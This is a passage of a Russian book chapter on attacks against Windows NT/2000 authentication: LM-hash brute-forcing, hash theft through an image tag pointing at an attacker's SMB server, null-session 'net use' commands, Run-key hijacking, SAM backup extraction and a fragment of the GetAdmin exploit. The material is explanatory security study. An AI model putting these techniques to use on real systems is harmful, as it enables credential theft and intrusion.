Говоря математическим языком, если f – функция шифрования, key – ключ, а value – шифруемые данные, то: $f(value) \xrightarrow{key} crypt$, а $F(crypt) \xrightarrow{key} value$, где F – функция дешифрования. Если key – *challenge*, а value – хеш пароля, то злоумышленник, перехватив *challenge* и crypt, сможет восстановить хеш – значение пароля! Но как все изменится, если key – хеш, а value – *challenge*! Тогда, чтобы из crypt извлечь *challenge* (а на кой его извлекать, когда оно и без того известно?!), необходимо знать ключ шифрования – хеш значение пароля, а его как раз и требуется найти. Причем, функция шифрования специально подобрана так, чтобы, зная исходный и зашифрованный текст (то есть *challenge* и crypt), вычислить ключ (key, он же хеш - значение пароля) было невозможно, иначе, чем прямым перебором.

Строго говоря, сервер также не в состоянии расшифровать ответ клиента, ибо не имеет никакого представления, каким ключом он был зашифрован. Но это и не нужно! Функция необратимого шифрования позволяет установить идентичность аргументов, но не позволяет узнать сами аргументы по значению функции. Математически это можно выразить так. Пусть $f(x) \rightarrow y$, $f(x_1) \rightarrow y_1$; тогда, очевидно если $y == y_1$, то и $x == x_1$.[156]

Описанная выше схема (именуемая «*запрос-отклик*») нечувствительная к перехвату канала связи (то есть перехват y не дает никакого представления о значении x), но критична к криптостойкости используемых алгоритмов хеширования и шифрования (а так же, разумеется, защищенности «хранилища» хеш-значений паролей).

---

[151] Почему не смогут? Смогут, еще как – читайте дальше.

[152] В Windows 2000 автоматический вход в систему установлен по умолчанию

[153] Вообще-то алгоритм выбора сервером протокола зависит от множества обстоятельств и в некоторых случаях может не совпадать с описанным.

[154] В переводе с английского «*отклик*», «*отзыв*», «*требовать пароль*» (воен.)

[155] Если клиент поддерживает только PC Network Program 1.0

[156] Строго говоря, это утверждение верно в том, и только в том случае если функция f инъективна (одному значению функции соответствует только один аргумент). А, поскольку, хеш функция наверняка не инъективна, возможна такая ситуация, когда $x \neq x_1$, но $f(x)=f(x_1)$. Однако вероятность подобной коллизии пренебрежительно мала и ее не берут в расчет.

Операционная система Windows NT 4.0 (Windows 2000) поддерживает один алгоритм шифрования и, по крайней мере, два алгоритма хеширования: хеш LAN Manager (далее просто LM-хеш), разработанный Microsoft для операционной системы IBM OS/2, а позже интегрированный в Windows 3.1, Windows 3.11 for Workgroups, Windows 95, Windows 98 и, собственно, свой «родной» NT-хеш.

В базе данных диспетчера учетных записей SAM (*Security Account Manager*) обычно хранятся оба хеш значения – как LM-хеш, так и NT-хеш, поэтому, клиент для аутентификации может посылать либо LM-хеш, либо NT-хеш, либо и тот и другой сразу. Но если поменять свой пароль из операционной системы, не поддерживающей NT-хеш, его значение в базе SAM ***аннулируется***[157]! Теперь, для аутентификации клиент вынужден передавать LM-хеш, до тех пор, пока вновь не поменяет свой пароль из операционной системы поддерживающий оба типа хеш –значений одновременно. Поэтому большинство клиентов посылают и LM, и NT хеш, даже если требуется лишь один из них[158].

Алгоритм получения LM-хеша при ближайшем рассмотрении выглядит так: пароль, введенный пользователем, превращается в строку фиксированной длины, равной четырнадцати символам. Короткие пароли расширяются добавлением нулевых элементов, а длинные усекаются. Все символы из множества ‘a’-‘z’ переводятся в верхний регистр, и, полученная в результате этой операции, строка расчленяется на две независимые половинки, состоящие из семи символов. Каждая из них играет роль ключа для шифровки последовательности нулей алгоритмом DES. Затем, полученные строки дописываются друг к другу, образуя шестнадцати байтовый LM-хеш.




Рисунок 018.txt Алгоритм получения LM-хеша

Независимое хеширование половинок пароля, в 1 000 000 000 000 000 раз уменьшает количество попыток, требующихся для его перебора (а вовсе не в два раза, как это может показаться на первый взгляд). Это же какой талант надо иметь, чтобы допустить такой ляп! Уж сколько раз твердили миру (то бишь разработчикам) – не разводите самодеятельность, используйте проверенные временем алгоритмы, да только все не впрок.

Но эмоции эмоциями, а как все это звучит на языке математики? Путь f – некая хеш функция, а $x_{1..7}y_{8..14}$ – введенный пользователем пароль. Тогда LM-хеш будет равен $f(x)+2^{64}*f(y)$, поскольку область допустимых значений функции f лежит в интервале целых неотрицательных

[157] В самом же деле, ведь не возможно по LM-хешу угадать NT-хеш

[158] Именно так и поступают операционные системы Windows 95 и Windows 98 (и даже сама Windows NT для соединения с другой NT в конфигурации по умолчанию)

чисел, не превышающих 2^{64}, то поиск подходящего пароля заключается в решении двух уравнений (где P – искомый пароль, а H значение LM-хеша):

1. $DES(0) \xrightarrow{P_{1..7}} H_{1..8}$;[159]
2. $DES(0) \xrightarrow{P_{8..14}} H_{9..16}$;

Какие существуют способы решения данных уравнений? Алгоритм DES специально разрабатывался так, чтобы, зная исходный (в данном случае строка нулей) и зашифрованный (в данном случае восемь байт хеш – значения) тексты, злоумышленник не мог эффективно вычислить ключ шифрования (искомый пароль). Обсуждение надежности функции DES выходит за рамки данной книги, поэтому все дальнейшие рассуждения исходят из того, что она достаточно криптостойка[160].

Но алгоритм DES нестоек к перебору! Он не требует больших объемов вычислений и допускает существование эффективных реализаций. В среднем случае злоумышленнику потребуется $1+k+k^2+k^3+k^4+k^5+k^6+k^7$ операций[161] для подбора пароля, где k максимально допустимое количество символов, использующихся для составления пароля[162]. Это намного меньше ожидаемого количества операций, необходимых для подбора четырнадцати символьного пароля!

$1+k+k^2+k^3+k^4+k^5+k^6+k^7 << (1+k+k^2+k^3+k^4+k^5+k^6+k^{7+}+k^8+k^9+k^{10}+k^{11}+k^{12}+k^{13}+k^{14})*1/2$, где знак "<<" обозначает «намного меньше». И пароль, состоящий из восьми и более символов, окажется ничуть не сложнее пароля, состоящего всего из семи символов! Фактически система запрашивает два семисимвольных пароля и обрабатывает их независимо друг от друга[163].

Причем, пароли, состоящие менее чем из восьми символов, легко распознать! Если пароль, введенный пользователем, оказывается меньше четырнадцати символов, то система расширяет его до требуемой длины нулями. Пусть пользователь ввел пароль из семи или менее символов, тогда $P_{8..14} = 0$, а $DES(0) \xrightarrow{P_{8..14}} 0xAAD3B435B5140EE$ – однако, константа! (А, разработчики, однако, чукчи).

Поэтому, если старшие восемь байт LM-хеша равны 0xAAD3B435B5140EE, то исходный пароль состоит из семи или менее символов. Впрочем, на результаты поиска это не оказывает сильного влияния (дальше будет объяснено почему).

Если оптимизировать алгоритм, то скорость перебора можно увеличить вдвое! В самом деле, совершенно ни к чему дважды вычислять значение функции DES в уравнении 1 и в уравнении 2, поскольку области определения обеих функций одинаковы. Следовательно, для каждого P достаточно один раз вычислить значение DES(0) и поочередно сравнить его с $H_{1..8}$; и с $H_{9..16}$. Если пренебречь временем, затраченным на сравнение значения функции с $H_{1..8}$ и $H_{9..16}$ (а их для ускорения можно поместить в один 16-разрядный регистр), то скорость перебора возрастет вдвое!

Однако хеш никогда не передается в открытом виде по сети, поэтому злоумышленнику перехватить его невозможно. Клиент передает серверу *challenge*, зашифрованный хеш – значением пароля, с помощью алгоритма DES. Поскольку, сомневаться в надежности алгоритма DES не приходится, то, кажется, что вычислить хеш пароля никакой возможности нет, и остается действовать только методом перебора.

Поскольку хеш представляет собой 16-байтовую строку, то всего возможно 2^{128} комбинаций, то есть перебор потребует нереальных вычислительных мощностей, недоступных злоумышленнику. Даже для современных суперкомпьютеров эта задача слишком сложна. Если, конечно, реализация алгоритма DES свободна от ошибок[164].

---

[159] Строка нулей шифруется алгоритмом DES, а роль ключа играют семь символов пароля

[160] Очевидно, взлом DES не относится к атакам на Windows NT

[161] Если под операцией подразумевать вычисление функции DES и сравнения полученного результата с исходным хеш - значением

[162] Пояснение: что бы перебрать каждый из семи символьных паролей в худшем случае потребуется $1+k+k^2+k^3+k^4+k^5+k^6+k^7$ операций. Поскольку, имеется два семи символьных пароля, то потребуется вдвое больше операций: $2*(1+k+k^2+k^3+k^4+k^5+k^6+k^7)$. Но в среднем пароль удается найти вдвое быстрее, отсюда – $2*(1+k+k^2+k^3+k^4+k^5+k^6+k^7) * ½ == 1+k+k^2+k^3+k^4+k^5+k^6+k^7$

[163] Стоит заметить, даже старые версии UNIX ограничивают пароль восемью символами, различая при этом заглавные и строченые буквы!

[164] Ну куда же Microsoft без ошибок!

А такие ошибки и в самом деле есть - функция DES ***трижды*** шифрует *challenge*, используя в качестве ключей различные фрагменты хеш – значения пароля, чем значительно уменьшает количество попыток, требуемых для его подбора. Алгоритм шифрования при близком рассмотрении выглядит так:

К шестнадцатибайтовому хеш – значению дописываются пять нулей, образуя последовательность из двадцати одного байта (16+5=21) обозначенную в этой книге как $h_{1..21}$.

Эта последовательность разрезается на три равных части по семь байт, обозначенные $h_{1..7}$, $h_{8..14}$, $h_{15..21}$.

Каждая их них используется в качестве ключа для шифровки *challenge*, переданного сервером, с помощью алгоритма DES.

Полученный результат (обозначенный как R) отсылается на сервер. Весь процесс математически можно выразить так:

1. $DES(challenge) \xrightarrow{h_{1..7}} R_{1..8}$
2. $DES(challenge) \xrightarrow{h_{8..14}} R_{9..16}$
3. $DES(challenge) \xrightarrow{h_{15..21}} R_{17..24}$

Создается такое впечатление, что парни из Microsoft не могут шифровать строки, состоящие более чем из семи символов, вот поэтому-то и прибегают к их разрезанию.

Поскольку пять старших байт ключа $h_{15..21}$ известны заранее (они содержат нули, дописанные для расширения ключа до двадцатиоднобайтовой строки), то для решения уравнения $DES(challenge) \xrightarrow{h_{15..21}} R_{17..24}$ необходимо перебрать всего два байта. В худшем случае это потребует 2^{16} операций, а в среднем вдвое меньше 2^{15}. Если же длина пароля составляет менее восьми символов, то $h_{15}..h_{21}$ всегда равны 0x04EE0000000000, поэтому короткие пароли элементарно распознать с одного взгляда!

В свою очередь, это облегчает решение уравнения $DES(0) \xrightarrow{P_{8..14}} H_{9..16}$, поскольку $H_{15..16}=h_{15..16}$. Перебором всех возможных значений $P_{8..14}$, всего за $1+k+k^2+k^3+k^4+k^5+k^6+k^7$ операций можно найти всех «кандидатов» в пароли, которых будет не более чем $(1+k+k^2+k^3+k^4+k^5+k^6+k^{7)}/2^{16}$.

Остается перебрать $2^8*(1+k+k^2+k^3+k^4+k^5+k^6+k^{7)}/2^{16}$ комбинаций, чтобы среди «кандидатов» в ключи уравнения $DES(challenge) \xrightarrow{h_{8..14}} R_{9..16}$ найти единственный действительный ключ.

Уравнение же $DES(challenge) \xrightarrow{h_{1..7}} R_{1..8}$ решается перебором $1+k+k^2+k^3+k^4+k^5+k^6+k^7$ вариантов в худшем случае и $(1+k+k^2+k^3+k^4+k^5+k^6+k^7)/2$ в среднем, а сравнения значений $DES(0) \xrightarrow{P_{1..7}} H_{1..8}$;можно вести одновременно с $DES(0) \xrightarrow{P_{8..14}} H_{9..16}$ сократив количество требуемых операций вдвое.

Но сколько времени[165] в худшем случае займет поиск пароля? Для этого необходимо знать величину k (количество допустимых символов) и скорость вычисления функции DES. В пароль могу входить: 10 цифр ‘0’-‘9’, 26 заглавных букв латинского алфавита ‘A’-‘Z’ и все 32 спецсимвола. Итого выходит 10+26+32=68. Следовательно, всего существует $68^0+68^1+68^2+68^3+68^4+68^5+68^6+68^7$=6 823 331 935 125 или приблизительно 7 x 10^{12} комбинаций.

Скорость же вычисления функции DES в зависимости от производительности процессора и эффективности реализации алгоритма варьируется от стотысячных (на младших моделях процессора Pentium) до ***миллионных*** (Pentium III, XEON) долей секунды.

В худшем случае поиск пароля потребует $2^{16}+(1+k+k^2+k^3+k^4+k^5+k^6+k^7)+2^{16}*(1+k+k^2+k^3+k^4+k^5+k^6+k^7)/2^{16}$ операций, т.е. $2^{16}+2*(1+k+k^2+k^3+k^4+k^5+k^6+k^7)$, а в среднем и того меньше: $2^{15}+(1+k+k^2+k^3+k^4+k^5+k^6+k^7)$.

Если перебирать все возможные пароли со скоростью 500 000 операций в секунду, то поиск займет в худшем случае (65 536+ 2*6 823 331 935 125) / 500 000 = 27 293 328 секунд или около 316 дней, а в среднем порядка ста пятидесяти дней.

Но если перебирать пароли, состоящие из одних латинских символов, то в худшем случае процесс закончится за 33 412 секунд, то есть займет всего около девяти часов, а в среднем за срок, вдвое меньший – порядка четырех часов! (Разумеется, если искомый пароль действительно состоит из одних латинских символов).

Процесс перебора очень легко распараллелить, задействовав более одного компьютера. Группа злоумышленников, вооруженная десятком Pentium II способна гарантированно найти любой пароль менее чем за месяц. А если учесть, что пользователи

[165] А не абстрактных операций

склонны выбирать не абсолютно случайные, а в той или иной степени осмысленные пароли, этот срок можно заметно сократить.

Рисунок l0pntcrack.jpg Логотип программы L0phtCrack

Существует готовая программная реализация, описанной выше атаки, воплощенная в утилиту 10phtcrack, которая занимается подбором LM и NT хешей. Авторы разработки – некто L0pht Heavy Industries (http://www.l0pht.com/).

Разработчики L0phtCrack 2.5 – утверждают, что с ее помощью на Pentium II/300 более 90% паролей удается найти в течение 48 часов, а 18% паролей вскрываются менее чем за 10 минут!

Врезка «замечание»

*Приведенные цифры интересны сами по себе. При условии криптостойкости алгоритма DES (а в его криптостойкости сомневаться не приходится), грубой силой небходимо перебрать по крайней мере порядка $1+k+k^2+k^3+k^4+k^5+k^6+k^7$ комбинаций. И если бы L0PhtCrack 2.5 действовал тривиальным перебором, для обеспечения заявленной скорости перебора ему пришлось бы совершать $(1+k+k^2+k^3+k^4+k^5+k^6+k^7)/(48*60*60)$ операций в секунду, то есть 6 823 331 935 125 / 172800 =39 486 874 – почти **сорок миллионов** вычислений функции DES каждую секунду. Даже старшие модели процессоров Pentium не обеспечивают такой производительности!*

На самом деле, L0phtCrack 2.5 комбинирует «лобовую» атаку с перебором по словарю. Этим и объясняется полученный результат. Однако словарная атака не гарантирует, что пароль все-таки будет в конце концов найден, и для нахождения оставшихся 10% паролей L0phtCrack тратит значительно больше сорока восьми часов.

Поэтому, реальное время, требуемое для нахождения пароля, в значительной мере определяется его наличием (отсутствием) в словаре, а вовсе не скоростью перебора.

Врезка «замечание»

Существует возможность задать в качестве одного из символов пароля знак перевода каретки. Его можно ввести с вспомогательной цифровой клавиатуры, удерживая клавишу Alt (т.е. "Alt+'0 1 3'"). Большинство переборщиков паролей не учитывают такой тонкости и не включают этот символ в список допустимых символов. Поэтому, в какой-то степени это затрудняет злоумышленнику проникновение в систему.

Впрочем, весьма вероятно, что уже следующие версии переборщиков исправят свою ошибку и смогут корректно обрабатывать символ переноса строки.

Для получения NT-хеша используется алгоритм MD4, преобразующий 128 символьную Unicode строку к 16-байтовому хеш - значению. Впрочем, Диспетчер Пользователей (*User Manager*) ограничивает длину пароля до 14 символами, и в большинстве случаев в паролях отсутствуют символы национальных алфавитов. Поэтому можно ограничится перебором «всего лишь» $68^0+68^1+68^2+68^3+68^4+68^5+68^6+68^7+68^8+68^9+68^{10}+68^{11}+68^{12}+68^{13}+68^{14}$ комбинаций, а чаще и того меньше (учитывая склонность пользователей к коротким паролям в пределах шести -

восьми символов). Но сложности эффективной реализации функции MD4, которая (в зависимости от степени оптимизации) вычисляется в четыре – пятьдесят раз медленнее функции DES на том же самом процессоре, чрезвычайно затрудняют «лобовой» перебор. Остается актуальной лишь атака по словарю.

В отличие от UNIX, процедура аутентификации Windows NT не использует ничего похожего на привязку (*slat*) и если пароли двух пользователей случайным образом совпадут, то и их хеш - значения окажутся идентичны! Как показывает практика, в многопользовательской системе такое событие не редкость.

Если совместимость с другими операционными системами не требуется, можно отказаться от поддержки LM-хешей. Именно такое решение и предложила Microsoft в Service Pack 4, но допустила одну досадную ошибку (ну, как всегда!). Если после запрета использования LM-хеша, пользователь, меняя пароль, пошлет один только LM-хеш, то операционная система его благополучно «проглотит», но ***аннулирует обе записи*** в базе SAM. Нулевое же значение обоих хеш – значений интерпретируется процедурой аутентификации как отсутствие пароля. А это, в свою очередь, позволяет злоумышленнику проникнуть в систему.

Однако в большинстве случаев сервер должен уметь общаться с клиентами, оснащенными Windows 95 (Windows 98), поэтому поддержка LAN Manager включена, в том числе, и в Windows 2000, которая в полной мере подвержена описанной выше атаке.

*Врезка «замечание»**

*Забавно, несмотря на то, что процедура аутентификации LAN Manager изначально разрабатывалась, как **устойчивая** к перехвату сетевого трафика, Microsoft настоятельно рекомендует использовать дополнительное шифрование трафика (реализованное, например в VPN – Virtual Private Network). В противном случае сервер может быть легко взломан.*

Для перехвата трафика существует следующие штанные средства – Microsoft Network Monitor (работает в среде Windows), tcpdump (работает в среде UNIX) и подобные им.

Но существует возможность не подбирать хеш, а… похитить его у клиента. Достаточно установить у себя SMB сервер и, попросив кого-нибудь зайти на него, невзначай спросить имя пользователя и хеш - значение пароля. Идея, в общем-то, не нова. Нечто похожее пытались осуществить и во времена UNIX. И чаще всего – безрезультатно, ведь необходим очень доверчивый (или глупый) пользователь, одновременно с этим обладающий высокими привилегиями (а какой прок в пароле, не дающим никаких привилегий?).

Но, тогда еще не додумались до WEB! Сегодня же ситуация изменилась: стоит поместить на страничку ссылку типа "`<IMG SRC=file:////my.own.smb.server/mypets.jpg>`" и дождаться пока жертва не вздумает на нее зайти[166]. Когда это, наконец, произойдет, Internet Explorer или Netscape Navigators автоматически, не запрашивая подтверждения, передадут имя пользователя и хеш-значение пароля, под которым пользователь вошел в систему.

Впервые на эту ненормальность обратил внимание Аарон Спанглер, а за ним обнаружили и другие. Атаке оказались подвержены все версии Windows NT 3.5-4.0 вплоть до последних Service Pack, а так же Windows 95 и Windows for Workgroups.

Но существуют и другие способы несанкционированного вторжения в систему. В Windows NT наличествует так называемый гостевой вход ("*Guest Account*") с пустым паролем. На сервере он по умолчанию заблокирован, а на рабочих станциях открыт! Получить доступ к узлу сети, пускай на гостевых правах – это уже происшествие, а вход в систему с привилегиями администратора – катастрофа.

Разумеется, на рабочей станции пароль администратора не хранится. Собственно, в Windows NT пароли вообще нигде не хранятся. Вместо этого в базу данных SAM (*Security Account Manager*) заносятся хеш – значения паролей. Сама база хранится в файле "`%SystemRoot%\SYSTEM32\CONFIG\sam`", доступ к которому закрыт системой. Файл "sam" представляет собой ветвь реестра "`HKEY_LOCAL_MACHINE\SECURITY\SAM`", права чтения которого предоставляются только администратору (и то, по умолчанию они заблокированы). Функции API, манипулирующие с именами пользователя и хеш – значением, недоступны

[166] А можно послать ей письмо, содержащее Java-код, и, если почтовый клиент жертвы поддерживает отображение HTML-писем, то на требуемую ссылку злоумышленник сможет завести атакуемого самостоятельно

непривилегированным пользователям. Словом, защита выглядит как будто безупречной и неприступной.

Тем временем, резервная копия системы, хранящаяся в каталоге "`%SystemRoot%\Repair`" в любое время доступна каждому члену группы Everyone[167]! Резервная копия создается при установке (или переустановке) Windows NT, а так же всякий раз при запуске утилиты "rdisk" с ключом "/s". Распаковав добытый файл командой "expand sam._ sam"[168], злоумышленник сможет извлечь из него имена пользователей и хеш - значения паролей. Существуют и готовые программные реализации, например, утилита SAMDUMP Дмитрия Адрианова (входит в пакет L0phtcrack).

Конечно, самих паролей в базе не будет, но для удаленной регистрации они не нужны! Поэтому, злоумышленнику без труда удастся подключиться к серверу. И если на нем окажется свежая резервная копия файла sam с действующим паролем администратора, то... Вообще-то, опытный администратор заранее отключит все гостевые выходы и уничтожит резервные копии (либо лишит пользователей прав доступа к ним), но все же описанная атака достаточно актуальна.

Врезка «замечание»

В Service Pack 3 входит утилита syskey, позволяющая усилить защиту базы SAM и всех ее резервных копий путем дополнительного шифрования со 128-битным ключом. Ключ не обязательно хранить в системе – он может быть записан на дискету (и тогда ее потребуется вставить в дисковод перед началом регистрации в системе), а если дисководы в целях безопасности удалены, то ключ допустимо генерировать на основе пароля администратора системы. Защита может быть установлена как на сервере, так и на рабочих станциях. Но если ключ окажется утерян, вход систему станет ***невозможным****!*

Технические подробности работы утилиты syskey содержатся в статье Q143475 базы знаний Microsoft.

Но, помимо гостевого входа, который элементарно отключить, в Windows NT существует ***анонимный пользователь***, обладающий правами на просмотр списка пользователей, разделенных ресурсов и некоторых (между прочим, достаточно многих) ветвей системного реестра. Анонимный пользователь необходим системе для организации ***нуль сессий*** (*NULL session*), использующихся для выполнения действий, не требующих аутентификации (или в тех случаях, когда аутентификация невозможна). Например, пусть в сети находятся два домена Windows NT, условно обозначаемых «D_1» и «D_2». Если «D_1» доверяет «D_2», а сам «D_2» не доверяет «D_1», то для получения списка пользователей и групп, расположенных на «недоверчивом» домене, приходится прибегать к анонимному подсоединению.

Анонимным пользователям доступен специальный ресурс IPC$ (*inter-process communication*), подключить который можно командной «net use \\name\IPC$ "" /USER:""», где name – сетевое имя компьютера или его IP адрес. Злоумышленник получает возможность запускать User Manager для просмотра пользователей и групп, Event Viewer для просмотра журнала событий, а так же другие средства удаленного администрирования, основанные на протоколе SMB.

Ветвь реестра «`HKLM\Software\Microsoft\Windows\CurrentVersion\Run`», содержащая имена программ, которые запускаются при каждой локальной регистрации пользователя, доступна анонимному пользователю, и для чтения, и для ***модификации***. Изменяя ее по своему усмотрению, злоумышленник сможет выполнить не только одну из программ, хранящихся на сервере, но и любую из программ, находящихся на его компьютере! Для этого он должен записать нечто вроде "\\mycomputer\myprog", где mycomputer – имя компьютера злоумышленника или его IP адрес. Командный файл выполняется с привилегиями локально зашедшего на сервер пользователя (а локально на сервер, как правило, заходят, администраторы). А, получив права администратора, злоумышленник может сделать с сервером все что угодно (например, узнать имена и хеш – значения всех остальных пользователей).

В 1997 году вышла программная реализация такой атаки, получившая название RedButton. Компания Microsoft выпустила горячую заплатку для Windows NT 3.51 и включила соответствующие исправления в Service Pack 3 для Windows NT 4.0. А в «базе знаний» Microsoft

---

[167] В Windows 2000 это упущение уже исправлено

[168] Резервная копия хранится в упакованном виде

(*Microsoft Knowledge Base*) появилась достаточно подробная техническая заметка Q143474, развернуто объясняющая суть проблемы.

Но Service Pack не устранял возможность анонимного подключения, а только ограничивал права анонимного пользователя. Компания Microsoft открыто признавала (в технической заметке Q129457 базы знаний), что «*…with RestrictAnonymous access enabled, anonymous connections are able to obtain the password policy from a Windows NT Server. The password policy defines the Windows NT domain policy with respect to the minimum password length, whether blank passwords are permitted, maximum password age, and password history*».

Технически регистрация в системе организована так, что проверка *password policy* осуществляется ***до*** аутентификации пользователя. Например, заведомо короткий пароль не стоит и проверять. В Windows NT *policy* доступны всем, в том числе и анонимному пользователю (и даже после установки Service Pack 3!). Злоумышленник сможет узнать: минимальную длину пароля, как часто меняются пароли, и какое количество неудачных попыток регистрации блокирует учетную запись (если блокировка включена). Полученная информация значительно облегчает проникновение в систему.

А еще в *policy* ***открытым текстом*** хранятся предыдущие используемые пароли[169], (так, называемая история паролей). С точки зрения безопасности пароли необходимо периодически менять, – причем они не должны повторятся (во всяком случае, спустя короткое время). Например, в истории могут храниться пять последних паролей пользователя, и при смене пароля система проверяет, – не совпадает ли новый пароль с одним из них. Конечно, это ***старые*** пароли, ***недействительные*** на текущий момент, но их изучение позволяет понять: по какому принципу назначаются пароли, – выбираются ли словарные слова, даты рождения родственников, имена любимых хомячков или абсолютно случайные последовательности. Кстати, не исключено, что рано или поздно пользователь вновь выберет один из старых паролей, возможно, несколько его видоизменив.

Компания Microsoft подтверждает наличие такой дыры[170], предостерегая пользователей и администраторов от повторного выбора паролей. Но это не решает проблемы. Если пароли выбираются не абсолютно случайно, изучая их периодическую смену, злоумышленник может угадать очередной пароль или, по крайней мере, сузить круг перебора. Среди множества пользователей наверняка окажутся такие, кто халатно относится к безопасности и всегда выбирает короткие, запоминающиеся последовательности (а, следовательно, предсказуемые).

Врезка «информация» *

Компания Microsoft утверждает, что Windows NT позволяет ограничить рабочие станции, с которых пользователь может входить в систему. И это чистая правда, – администратор легко может контролировать легального пользователя (в чем каждый с легкостью имеет возможность убедиться), а как на счет злоумышленника?

Увы! Прикладной протокол SMB реализуется поверх транспортных протоколов, совместимых с интерфейсом NetBIOS. А при установлении соединения по протоколу NetBIOS, сервер проверяет имя, сообщенное ему клиентом, а не его IP адрес! Злоумышленнику достаточно знать (или выяснить методом перебора) с каких рабочих станций разрешен вход на сервер, а подделать их имена – дело техники. Если быть совсем точным – NetBIOS сервер вообще не проверяет имя, переданное клиентом – это забота SMB-сервера, а до начала SMB-сессии никакое протоколирование установленных соединений не ведется!

Другую полезную для себя информацию злоумышленник может получить с помощью протокола SNMP (*Simple Network Management Protocol*). Протокол SNMP обеспечивает мониторинг сети, и обычно используется администраторами, которые с его помощью могут отслеживать и оперативно реагировать на возникшие проблемы, а так же настаивать сеть на максимальную производительность.

Врезка «информация»

Протокол SNMP реализован поверх протокола UDP и не требует установки постоянного соединения. Порт 161 обрабатывает пакеты, содержащие ответ или

[169] Или их хеши

[170] Подробности в статье Q129457 базы знаний

запрос (PDU – Protocol Data Units), а пакеты служебных сообщений (TrapPDU) направляются на порт 161.

Одна из задач, возлагаемых на SNMP – поддержка распределенной информационной базы управления MIB (*Management Information Base*). В узлах сети, находятся ***агенты*** – программные модули, собирающие информацию об управляемых объектах и размещающие полученную информацию в своих локальных переменных. Протокол SNMP обеспечивает обмен контрольной информацией между элементами сети и предоставляет доступ к базе MIB.

При обмене сообщениями агенты используют механизмы аутентификации (часто уязвимые для взлома), а для доступа к базе MIB достаточно знать, так называемое, ***имя сообщества*** (*community name*), по умолчанию *public*. А в базе MIB Windows NT среди прочего содержится следующая информация:

- Таблица сервисов, запущенных на сервере, включая название и состояние сервиса
- Число парольных нарушений, зарегистрированных на сервере
- Тип разграничения доступа (на уровне пользователей или на уровне ресурсов)
- Перечень сессий, включая имена станций клиентов и состояние сессии
- Перечень учетных записей сервера
- Перечень разделяемых ресурсов сервера, с указанием локальных путей

Информация подобного рода значительно упрощает несанкционированное вторжение в систему и по идее не должна быть доступна злоумышленнику. Известны многочисленные случаи, когда сервис finger, сообщающий значительно меньше данных об активных пользователях, становился главной причиной успешности удаленных атак. Поэтому, зачастую он отключается администраторами, становясь в наши дни экзотической редкостью. Насколько же более богатой информацией злоумышленника снабжают MIB-база и нуль сессии! Но, в отличие от сервера finger, их не так-то легко отключить!

Все способы, описанные выше, в той или иной мере, устраняются правильным администрированием сети и не гарантируют злоумышленнику проникновения в систему. Часто атакующий действует наугад, отыскивая наименее защищенный узел, а не пытается получить доступ к какой-то одной, конкретной машине.

Врезка «замечание»

Мусорные баки и корзины издавна служили источником ценной информации. И копания в «мусорной корзине» Windows NT так же способны извлечь на свет докумет, содержащий конфиденциальные данные.

Поэтому, в Windows NT существует возможность предоставления каждому пользователю своей собственной корзины. При нормальном развитии событий, никакой пользователь, не обладающий правами администратора, не может получить доступ к чужой корзине. Но друг от друга корзины отличаются всего лишь идентификатором пользователя SID, который злоумышленнику легко выяснить (существуют API функции, выдающие идентификатор пользователя по его имени). Если злоумышленник изменит идентификатор свой корзины на идентификатор корзины жертвы, то файлы, удаляемые жертвой, попадут в руки злоумышленника.

Впрочем, существование двух корзин с одинаковыми идентификаторами приводит к непредсказуемому поведению системы, поэтому стабильная работа обеспечивается лишь в том случае, когда злоумышленник подделывает свою корзину ***до*** *создания корзины жертвы, что маловероятно, т.к. обычно корзина создается сразу же после регистрации нового пользователя системы. Но до регистрации пользователя не известен его SID.*

Таким образом, подобная уязвимость не представляет больной опасности, но все же достаточно любопытна сама по себе.

Но если в коде ядра операционной системы присутствуют ошибки, позволяющие пользователю вмешиваться в работу системных процессов, то злоумышленник сможет получить любые привилегии, в том числе и администратора! Изучая работу модуля `ntoskrnl.exe`, Константин Соболев (sob@cmp.phys.msu.su) обратил внимание на то, что функция "*NtAddAtom"* не контролирует значение аргумента, указывающего адрес для записи результатов успешности своей работы. Поскольку функция "*NtAddAtom"* выполняется ядром и имеет привилегии *System*,

она может писать, что ей вздумается и куда вздумается. Но функция win32 API “AddAtom”, содержит переходной код, который сохраняет результат работы “*NtAddAtom”* в локальной переменной, откуда и возвращает значение пользователю. Однако через программное прерывание 0x2E можно получить доступ непосредственно к функциям ядра, без высокоуровневых оберток.

Ниже приведен фрагмент программы “GetAdmin”, написанной Константином Соболевым, которая позволяет пользователю получать права администратора.

```
for(i=0;i<0x100;i++)
{
    sprintf(string,"NT now cracking... pass %d",i);
    if(handle & 0xf00){
            stack[1] = (DWORD)pNtGlobalFlag+1;
}
__asm
{
    mov eax, callnumber;
    mov edx, stack;
    lea edx,dword ptr [stack]
    int 0x2e;
}

if( stack[1] == pNtGlobalFlag+1)
    break;
```

